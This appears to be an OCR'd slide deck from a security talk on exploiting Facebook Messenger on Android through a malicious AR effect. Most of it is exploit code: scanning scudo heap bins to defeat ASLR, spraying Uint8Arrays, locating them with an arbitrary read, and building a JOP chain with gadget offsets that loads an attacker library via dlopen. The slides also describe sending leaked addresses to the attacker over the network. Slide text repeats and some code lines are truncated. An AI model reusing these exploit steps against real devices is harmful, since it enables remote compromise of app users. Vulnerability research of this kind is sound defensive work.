
```
async function scan_mcf_objects(scudo_bin, bin_size, heap_base) {
    let base = scudo_bin[0];
    let max_offset = (scudo_bin[1] / bin_size) - 10n;

    let objects = [];
    for (let offset = 0n; offset < max_offset; offset++) {
        let chunk_start = base + offset * bin_size;
        let type_id = arb_read_64(chunk_start + 0x10n, heap_base);
        if (!is_valid_possible_typeid(type_id)) continue;
        let ref_counts = arb_read_64(chunk_start + 0x18n, heap_base);
        let strong_ref_count = ref_counts & 0xffffffffn;
        let weak_ref_count = ref_counts >> 32n;
        // Heuristic (possible tweak)
        if (strong_ref_count === 0n && weak_ref_count === 0n) continue;
        if (strong_ref_count > 0x10000n && weak_ref_count > 0x10000n) continue;

        if ((type_id & 0xfffn) === MCF_DATA_CLASS_OFFSET) {
            objects.push([chunk_start, offset, bin_size, type_id]);
        }
    }
    return objects;
}
```

03 Exploitation: Primitive 3

Auto-enable malicious AR effect to defeat ASLR


Now that we have enumerated the scudo bins we can start looking for MCFData objects in memory to **find libcoldstart.so offsets**

- **MCFData** is convenient to search for since it has a **very predictable structure** with expected values in memory
- We now have our ASLR defeat identifying libcoldstart.so offset through _typeID in scanned object



```
00000000 MCFRuntimeBase  struc ; (sizeof=0x18, align=0x8, copyof_679)
00000000                                         ; XREF: MCDMediaSendManagerCacheSend+8/o
00000000                                         ; __MCFDirectPrivateDoNotUse_String/r ...
00000000 _typeID         DCQ ?                   ; XREF: MCDMediaSendManagerCacheSend+4/o
00000000                                         ; MCDMediaSendManagerCacheSend+480/o
00000008 _strongReferenceCount DCD ?             ; XREF: SendVideoAttachment+F0/o
00000008                                         ; SendFileAttachment+B0/o ...
0000000C _weakReferenceCount DCD ?
00000010 _state          DCB ?                   ; XREF: SendVideoAttachment+F8/o
00000010                                         ; SendVideoAttachment+198/r ...
00000011                 DCB ? ; undefined
00000012 _size           DCW ?
00000014                 DCB ? ; undefined
00000015                 DCB ? ; undefined
00000016                 DCB ? ; undefined
00000017                 DCB ? ; undefined
00000018 MCFRuntimeBase  ends
00000018
```

Pattern match the scanned memory for MCFData expected values (TypeID offset + reasonable ref counts)



```
async function scan_mcf_objects(scudo_bin, bin_size, heap_bas
    let base = scudo_bin[0];
    let max_offset = (scudo_bin[1] / bin_size) - 10n;

    let objects = [];
    for (let offset = 0n; offset < max_offset; offset++) {
        let chunk_start = base + offset * bin_size;
        let type_id = arb_read_64(chunk_start + 0x10n, heap_base);
        if (!is_valid_possible_typeid(type_id)) continue;
        let ref_counts = arb_read_64(chunk_start + 0x18n, heap_base);
        let strong_ref_count = ref_counts & 0xffffffffn;
        let weak_ref_count = ref_counts >> 32n;
        // Heuristic (possible tweak)
        if (strong_ref_count === 0n && weak_ref_count === 0n) continue;
        if (strong_ref_count > 0x10000n && weak_ref_count > 0x10000n) continue;

        if ((type_id & 0xfffn) === MCF_DATA_CLASS_OFFSET) {
            objects.push([chunk_start, offset, bin_size, type_id]);
        }
    }
    return objects;
}
```

Auto-enable malicious AR effect: Controlled object placement


The exploit requires the AR effect to allocate an object structured in a certain way that we can use in our subsequent JOP chain

- The effect **sprays objects on the heap using Uint8 arrays** and **identifies them using the arbitrary read**
- Then the effects modifies one of the objects with controlled data **for the JOP chain representing a fake MCFRuntime class**

After the address of the controlled object is obtained using the arbitrary read primitive the AR effect **sends both the libcoldstart.so offset and the object address to the malicious client**

- This is accomplished using the **multipeer feature** which sends the data over the network

Spray Uint8Array



```
function spray_uint8_bufs(spray_bin) {
  const SPRAY_CNT = 0x10000;
  const SPRAY_SIZES = parseInt(SCUDO_CLASSES[spray_bin] - 0x10n);

  glob_obj.spray = new Array(SPRAY_CNT);
  for (let i = 0; i < SPRAY_CNT; i++) {
    glob_obj.spray[i] = new Uint8Array(SPRAY_SIZES);
    glob_obj.spray[i].fill(0x69);

    u32_buf[0] = i;
    u32_buf[1] = 0;
    for (let j = 0; j < 8; j++) {
      glob_obj.spray[i][16+j] = u8_buf[j];
    }
  }
}
```

Auto-enable malicious AR effect: Controlled object placement


The exploit requires the AR effect to allocate an object structured in a certain way that we can use in our subsequent JOP chain

- The effect **sprays objects on the heap using Uint8 arrays** and **identifies them using the arbitrary read**
- Then the effects modifies one of the objects with controlled data **for the JOP chain representing a fake MCFRuntime class**

After the address of the controlled object is obtained using the arbitrary read primitive the AR effect **sends both the libcoldstart.so offset and the object address to the malicious client**

- This is accomplished using the **multipeer feature** which sends the data over the network

Use arbitrary read to located sprayed objects



```
async function find_spray(scudo_bin, bin_size, heap_base) {
  let base = scudo_bin[0];
  let max_offset = (scudo_bin[1]/bin_size) - 10n;
  // max_offset = (max_offset < 0x2000n) ? max_offset : 0x2000n;

  let objects = [];
  for (let offset = 0n; offset < max_offset; offset++) {
    let chunk_start = base + offset * bin_size;
    let first_qword = arb_read_64(chunk_start + 0x10n, heap_base);
    if (first_qword === 0x6969696969696969n) {
      let second_qword = arb_read_64(chunk_start + 0x18n, heap_base);
      if (second_qword === 0x6969696969696969n) {
        objects.push(chunk_start);
      }
    }
  }
  return objects;
}
```

Auto-enable malicious AR effect: Controlled object placement


The exploit requires the AR effect to allocate an object structured in a certain way that we can use in our subsequent JOP chain

- The effect **sprays objects on the heap using Uint8 arrays** and **identifies them using the arbitrary read**
- Then the effects modifies one of the objects with controlled data **for the JOP chain representing a fake MCFRuntime class**

After the address of the controlled object is obtained using the arbitrary read primitive the AR effect **sends both the libcoldstart.so offset and the object address to the malicious client**

- This is accomplished using the **multipeer feature** which sends the data over the network

Overwrite sprayed objects with JOP chain payload



```
function setup_overwrite(spray, lib_base) {
  const spray_base = spray[0];
  const buf_base = spray_base + 0x10n;
  const spray_idx = spray[1];

  // ldr x8, [x19] ; ldp x0, x9, [x8, #0x110] ; blr x9
  const gadget_1 = lib_base + 0xa588ecn;
  // MOV             W1, #0x102; B .dlopen
  const gadget_2 = lib_base + 0x6E3E98n;

  const dlopen_str_loc = buf_base + 0x28n;
  const dlopen_str = "/data/data/com.facebook.orca/files/b

  // Write dlopen path string
  for (let i = 0; i < dlopen_str.length; i++) {
    glob_obj.spray[spray_idx][0x28 + i] = dlopen_str.charC
  }
  glob_obj.spray[spray_idx][0x28 + dlopen_str.length] = 0;
```

Auto-enable malicious AR effect: Controlled object placement


The exploit requires the AR effect to allocate an object structured in a certain way that we can use in our subsequent JOP chain

- The effect **sprays objects on the heap using Uint8 arrays** and **identifies them using the arbitrary read**
- Then the effects modifies one of the objects with controlled data **for the JOP chain representing a fake MCFRuntime class**

